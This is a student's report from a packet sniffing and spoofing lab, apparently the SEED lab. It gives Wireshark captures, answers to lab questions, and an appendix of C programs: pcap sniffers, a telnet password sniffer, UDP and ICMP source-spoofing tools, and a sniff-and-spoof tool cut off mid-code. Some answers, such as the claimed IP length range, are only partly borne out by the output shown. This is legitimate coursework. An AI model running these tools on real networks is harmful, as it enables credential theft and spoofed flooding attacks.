The C program was based on the template provided in the book code made available by Dr. Du. It can be found on this website: https://github.com/kevin-w-du/BookCode/blob/master/Sniffing_Spoofing/C_spoof/spoof_udp.c

The program spoofs a UDP message from the attacker machine to the client machine on the same server. The spoofed message generated a reply from the client machine shown below in the Wireshark log.


Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
12:56 PM
PcapSpoofingUdp.pcapng
Apply a display filter ... <Ctrl-/>
Expression...

```
No. Time                          Source              Destination         Protocol Length Info
  1 2023-01-24 12:55:59.4555752…  1.2.3.4             10.0.2.5            UDP          56 12345 → 9090 Len=14
  2 2023-01-24 12:55:59.4558881…  10.0.2.5            1.2.3.4             ICMP         84 Destination unreac…
  3 2023-01-24 12:56:04.5191247…  PcsCompu_fc:1f:78   PcsCompu_be:19:62   ARP          42 Who has 10.0.2.5? …
  4 2023-01-24 12:56:04.5197069…  PcsCompu_be:19:62   PcsCompu_fc:1f:78   ARP          60 10.0.2.5 is at 08:…
  5 2023-01-24 12:56:04.5324797…  PcsCompu_be:19:62   RealtekU_12:35:00   ARP          60 Who has 10.0.2.1? …
  6 2023-01-24 12:56:04.5324896…  RealtekU_12:35:00   PcsCompu_be:19:62   ARP          60 10.0.2.1 is at 52:…

▸ Frame 1: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_fc:1f:78 (08:00:27:fc:1f:78), Dst: PcsCompu_be:19:62 (08:00:27:be:19:62)
▸ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.5
▸ User Datagram Protocol, Src Port: 12345, Dst Port: 9090
▸ Data (14 bytes)

0000  08 00 27 be 19 62 08 00  27 fc 1f 78 08 00 45 00   ..'..b.. '..x..E.
0010  00 2a 94 4a 00 00 14 11  02 6f 01 02 03 04 0a 00   .*.J.... .o......
0020  02 05 30 39 23 82 00 16  00 00 48 65 6c 6c 6f 20   ..09#... ..Hello
0030  53 65 72 76 65 72 21 0a                            Server!.
```

Observation: The attacker machine successfully spoofed the UDP packet to the client machine. The client responded to the UDP message with an ICMP message stating that the source IP from the UDP packet is unreachable. The "Destination unreachable" message signifies that the client does not have a known path to the IP (1.2.3.4) in its routing table.


Explanation: The program displays a proof of concept of a method attackers can use to target machines with flooding attacks. If the machine with the IP of 1.2.3.4 were reachable from the client machine, it would be flooded with packets from the client machine. Each message the attacker sends to the client generates a new message to the victim using the client. The attacker remains anonymous while still being able to attack the client and the victim.

Task 2.2B: Spoof an ICMP Echo Request

Please see the appendix for the program code.

The C program was based on the template provided in the book code made available by Dr. Du. It can be found on this website: https://github.com/kevin-w-du/BookCode/blob/master/Sniffing_Spoofing/C_spoof/spoof_icmp.c

The client responded to the ICMP echo request shown below in the Wireshark log.


Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
1:32 PM
PcapSpoofingIcmp.pcapng
Apply a display filter ... <Ctrl-/>
Expression...

```
No. Time                          Source              Destination         Protocol Length Info
  1 2023-01-24 13:31:31.1518730…  1.2.3.4             10.0.2.5            ICMP         42 Echo (ping) reques…
  2 2023-01-24 13:31:31.1522033…  10.0.2.5            1.2.3.4             ICMP         60 Echo (ping) reply …
```


The attack is similar to the UDP spoofing attack in that the attacker can anonymously target a victim machine by spoofing the source IP address in the ICMP packet. The attack/damage ratio is 1:1 so this type of attack is not the most effective, especially against larger servers.

Question 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer: No. The IP packet length field is specific to the size of the ipheader structure and the icmpheader structure. Each structure has a fixed length that needs to be allocated in the packet.

```
printf("Size of IP header should be: %d\n", htons(sizeof(struct ipheader) +
sizeof(struct icmpheader)));
ip->iph_len = 7168; //htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
printf("Size of IP header is being set to : %d\n", ip->iph_len);

/*********************************************************
   Step 3: Finally, send the spoofed packet
 ********************************************************/
send_raw_ip_packet (ip);
```

The above code was added to the end of the ICMP spoofing program to test different IP packet header lengths. The results are shown below.



```
[01/24/23]seed@VM:~/.../Task 2.2A$ gcc -o spoofIcmp PcapSpoofingIcmp.c -lpcap
[01/24/23]seed@VM:~/.../Task 2.2A$ sudo ./spoofIcmp
Size of IP header should be: 7168
Size of IP header is being set to : 7167
Error sending raw ip packet.
[01/24/23]seed@VM:~/.../Task 2.2A$ gcc -o spoofIcmp PcapSpoofingIcmp.c -lpcap
[01/24/23]seed@VM:~/.../Task 2.2A$ sudo ./spoofIcmp
Size of IP header should be: 7168
Size of IP header is being set to : 7175
Error sending raw ip packet.
[01/24/23]seed@VM:~/.../Task 2.2A$ gcc -o spoofIcmp PcapSpoofingIcmp.c -lpcap
[01/24/23]seed@VM:~/.../Task 2.2A$ sudo ./spoofIcmp
Size of IP header should be: 7168
Size of IP header is being set to : 7168
[01/24/23]seed@VM:~/.../Task 2.2A$
```

The accepted range of the IP header size was from 7168 to 7174 bytes.

Question 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer: No. There is no need to calculate the checksum of the IP header. The system will calculate the checksum of the IP header. Because a raw socket was used, the system will not touch other fields, such as source and destination IP, and packet data.


Question 6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer: Programs that use raw sockets need to use the root privilege because a raw socket can be used to bypass the protocols of communications such as ICMP, TCP, and others. A raw socket provides the user with the ability to change many of the packet fields.

If the user does not use the root privilege, the program will fail to run on the line shown below.

```
// Step 1: Create a raw network socket.
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

Below is the output of attempting to run the program without root privileges.




```
[01/24/23]seed@VM:~/.../Task 2.2A$ sudo ./spoofIcmp
[01/24/23]seed@VM:~/.../Task 2.2A$ ./spoofIcmp
Error opening raw socket
[01/24/23]seed@VM:~/.../Task 2.2A$
```

Using the keyword "sudo" grants root privileges. If the user does not use it, the program fails to open a raw socket.


Task 2.3: Sniff and then Spoof

The attacker machine was able to successfully sniff and then spoof the ICMP echo requests from the client machine. Below is a screenshot of the output from the client's "ping 1.2.3.4" command.




```
[01/25/23]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=5 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=6 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=7 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=8 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=9 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=10 ttl=20 (truncated)
^C
--- 1.2.3.4 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9019ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
[01/25/23]seed@VM:~$
```

The ping requests to IP address 1.2.3.4 generated responses from the IP address 1.2.3.4 with 0% packet loss. The output of the program on the attacker's machine is shown below.



```
[01/25/23]seed@VM:~/.../Task 2.3$ sudo ./snoof
        From: 10.0.2.5
          To: 1.2.3.4
    Protocol: ICMP
        New From: 1.2.3.4
        New To: 10.0.2.5
        From: 10.0.2.5
          To: 1.2.3.4
    Protocol: ICMP
        New From: 1.2.3.4
        New To: 10.0.2.5
        From: 10.0.2.5
          To: 1.2.3.4
    Protocol: ICMP
        New From: 1.2.3.4
        New To: 10.0.2.5
        From: 10.0.2.5
          To: 1.2.3.4
    Protocol: ICMP
        New From: 1.2.3.4
        New To: 10.0.2.5
        From: 10.0.2.5
          To: 1.2.3.4
```

The attacker was able to successfully imitate IP address 1.2.3.4 by using a raw socket to send an edited ICMP packet to the client. Below is the Wireshark log of the 10 ICMP packet transaction.



```
No.  Time                           Source              Destination         Protocol Length Info
   1 2023-01-25 13:16:25.2181670…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) …
   2 2023-01-25 13:16:25.3563595…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
   3 2023-01-25 13:16:26.2224665…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) r…
   4 2023-01-25 13:16:26.3794528…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
   5 2023-01-25 13:16:27.2257764…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) r…
   6 2023-01-25 13:16:27.4025019…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
   7 2023-01-25 13:16:28.2269484…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) r…
   8 2023-01-25 13:16:28.4266556…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
   9 2023-01-25 13:16:29.2284179…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) r…
  10 2023-01-25 13:16:29.4671801…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
  11 2023-01-25 13:16:30.2290652…   10.0.2.5            1.2.3.4             ICMP       98 Echo (ping) r…
  12 2023-01-25 13:16:30.4749789…   1.2.3.4             10.0.2.5            ICMP       42 Echo (ping) r…
  13 2023-01-25 13:16:30.5430947…   PcsCompu_fc:1f:78   PcsCompu_be:19:62   ARP        42 Who has 10.0.…

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_be:19:62 (08:00:27:be:19:62), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 1.2.3.4
▸ Internet Control Message Protocol

0000  52 54 00 12 35 00 08 00  27 be 19 62 08 00 45 00   RT..5... '..b..E.
0010  00 54 0a 09 40 00 40 01  20 96 0a 00 02 05 01 02   .T..@.@.  .......
0020  03 04 08 00 fa b2 0e 1f  00 01 f9 71 d1 63 36 54   ........ ...q.c6T
0030  03 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
```

The code used by the attacker machine is shown in the appendix.

Observation: The attacker spoofed responses to the client from IP address 1.2.3.4, which is a fake IP address. The client accepted these responses and continued to send PING messages to IP address 1.2.3.4.

Explanation: The attacker started the pcap session on NIC “enp0s3” using the pcap_open_live method. The pcap_compile method was used to build a filter that only captured ICMP echo requests using the following BPF syntax: “icmp[icmptype] == icmp-echo”. Each successfully sniffed packet that passes through the filter. The attacker then continuously sniffed the network using the pcap_loop method from the pcap library.

When an ICMP echo request is received and passes through the filter, the got_packet method is called, which will print the protocol of the received IP packet. If the protocol is ICMP, a spoofed echo reply will be triggered back to the originating IP address. <u>One important note: the sequence and id of the ICMP reply much match the sequence and id of the ICMP echo request</u>, or the packet will be dropped by the client. The checksum of the ICMP packet header must also be calculated in the spoofed reply.

The send_raw_ip_packet is then called which opens a raw socket to send the packet. It is important that a raw socket be used instead of a normal socket because the attacker does not want the system to edit the source and destination IP fields. Therefore, the root privileges are required to run the spoof-and-sniff C program.

Appendix: PCAP Programs

Task 2.1A: Sniffing Using the PCAP Library

```c
#include <stdlib.h>
#include <stdio.h>
#include <pcap.h>
#include <arpa/inet.h>


/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6]; /* destination host address */
    u_char  ether_shost[6]; /* source host address */
    u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
    unsigned char      iph_ihl : 4, //IP header length
        iph_ver : 4; //IP version
    unsigned char      iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag : 3, //Fragmentation flags
        iph_offset : 13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct  in_addr    iph_sourceip; //Source IP address
    struct  in_addr    iph_destip;   //Destination IP address
};

void got_packet(u_char* args, const struct pcap_pkthdr* header,
    const u_char* packet)
{
    struct ethheader* eth = (struct ethheader*)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader* ip = (struct ipheader*)
            (packet + sizeof(struct ethheader));

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
        }
    }
}

int main()
{
    pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    if(handle == NULL){ printf("Error opening handle\n"); }

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    if (pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle
    return 0;
}
```

Task 2.1B: Writing Filters – Part 1

```
#include <stdlib.h>
#include <stdio.h>
#include <pcap.h>
#include <arpa/inet.h>


/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6]; /* destination host address */
    u_char  ether_shost[6]; /* source host address */
    u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
    unsigned char      iph_ihl : 4, //IP header length
        iph_ver : 4; //IP version
    unsigned char      iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag : 3, //Fragmentation flags
        iph_offset : 13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct  in_addr    iph_sourceip; //Source IP address
    struct  in_addr    iph_destip;   //Destination IP address
};

void got_packet(u_char* args, const struct pcap_pkthdr* header,
    const u_char* packet)
{
    struct ethheader* eth = (struct ethheader*)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader* ip = (struct ipheader*)
            (packet + sizeof(struct ethheader));

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
```

```c
            printf("   Protocol: others\n");
            return;
        }
    }
}

int main()
{
    pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp and host 10.0.2.5 and host 10.0.2.6";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    if(handle == NULL){ printf("Error opening handle\n"); }

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    if (pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle
    return 0;
}
```

Task 2.1B: Writing Filters – Part 2

```
#include <stdlib.h>
#include <stdio.h>
#include <pcap.h>
#include <arpa/inet.h>


/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6]; /* destination host address */
    u_char  ether_shost[6]; /* source host address */
    u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
    unsigned char      iph_ihl : 4, //IP header length
        iph_ver : 4; //IP version
    unsigned char      iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag : 3, //Fragmentation flags
        iph_offset : 13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct  in_addr    iph_sourceip; //Source IP address
    struct  in_addr    iph_destip;   //Destination IP address
};

void got_packet(u_char* args, const struct pcap_pkthdr* header,
    const u_char* packet)
{
    struct ethheader* eth = (struct ethheader*)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader* ip = (struct ipheader*)
            (packet + sizeof(struct ethheader));

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
```

```c
            printf("    Protocol: others\n");
            return;
        }
    }
}

int main()
{
    pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp and dst portrange 10-100";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    if(handle == NULL){ printf("Error opening handle\n"); }

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    if (pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle
    return 0;
}
```

Task 2.1C: Sniffing Passwords

```
#include <stdlib.h>
#include <stdio.h>
#include <pcap.h>
#include <arpa/inet.h>

/* ethernet headers are always exactly 14 bytes */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN 6

/* Ethernet header */
struct sniff_ethernet {
        u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host address */
        u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address */
        u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct sniff_ip {
    unsigned char      iph_ihl : 4, //IP header length
        iph_ver : 4; //IP version
    unsigned char      iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag : 3, //Fragmentation flags
        iph_offset : 13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct  in_addr    iph_sourceip; //Source IP address
    struct  in_addr    iph_destip;   //Destination IP address
};

typedef u_int tcp_seq;
struct sniff_tcp {
   u_short th_sport;  /* source port */
   u_short th_dport;  /* destination port */
   tcp_seq th_seq;       /* sequence number */
   tcp_seq th_ack;       /* acknowledgement number */
   u_char th_offx2;   /* data offset, rsvd */
   #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
   u_char th_flags;
   #define TH_FIN 0x01
   #define TH_SYN 0x02
   #define TH_RST 0x04
   #define TH_PUSH 0x08
   #define TH_ACK 0x10
   #define TH_URG 0x20
   #define TH_ECE 0x40
   #define TH_CWR 0x80
   #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
   u_short th_win;       /* window */
   u_short th_sum;       /* checksum */
   u_short th_urp;       /* urgent pointer */
};

void got_packet(u_char* args, const struct pcap_pkthdr* header, const u_char* packet)
{
    struct sniff_ethernet* eth = (struct sniff_ethernet*)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct sniff_ip* ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
      int size_ip = ip->iph_ihl * 4;

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
         struct sniff_tcp *tcp = (struct sniff_tcp *)(packet + SIZE_ETHERNET +
size_ip);
         int size_tcp = TH_OFF(tcp)*4;
         const char* payload = (u_char *)(packet + SIZE_ETHERNET + size_ip +
size_tcp);
         printf("%c", *payload);
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
        }
    }
}

int main()
{
    pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp and port 23";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    if (pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle
    return 0;
}
```

Task 2.2A: Write a Spoofing Program

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

/* UDP Header */
struct udpheader
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};

/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,
sizeof(dest_info));
```

```c
    close(sock);
}

/******************************************************************
  Spoof a UDP packet using an arbitrary source IP Address and port
*******************************************************************/
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));

   /*********************************************************
      Step 1: Fill in the UDP data field.
    ********************************************************/
   char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
   const char *msg = "Hello Server!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);

   /*********************************************************
      Step 2: Fill in the UDP header.
    ********************************************************/
   udp->udp_sport = htons(12345);
   udp->udp_dport = htons(9090);
   udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
   udp->udp_sum =  0;

   /*********************************************************
      Step 3: Fill in the IP header.
    ********************************************************/
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
   ip->iph_destip.s_addr = inet_addr("10.0.2.5");
   ip->iph_protocol = IPPROTO_UDP; // The value is 17.
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader) +
data_len);

   /*********************************************************
      Step 4: Finally, send the spoofed packet
    ********************************************************/
   send_raw_ip_packet (ip);

   return 0;
}
```

Task 2.2B: Spoof an ICMP Echo Request

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
};

/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,
sizeof(dest_info));
```

```c
    close(sock);
}

unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

/*******************************************************************
  Spoof an ICMP echo request using an arbitrary source IP Address
*******************************************************************/
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   /*********************************************************
      Step 1: Fill in the ICMP header.
    ********************************************************/
   struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct
ipheader));
   icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

   // Calculate the checksum for integrity
   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));

   /*********************************************************
      Step 2: Fill in the IP header.
    ********************************************************/
   struct ipheader *ip = (struct ipheader *) buffer;
```

```
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.5");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

    /*********************************************************
       Step 3: Finally, send the spoofed packet
     ********************************************************/
    send_raw_ip_packet (ip);

    return 0;
}
```

Task 2.3: Sniff and then Spoof

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <stdlib.h>
#include <pcap.h>

/* ethernet headers are always exactly 14 bytes */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN 6

/* Ethernet header */
struct ethernetheader {
        u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host address */
        u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address */
        u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
};


// calculate the checksum of the ICMP packet header
unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
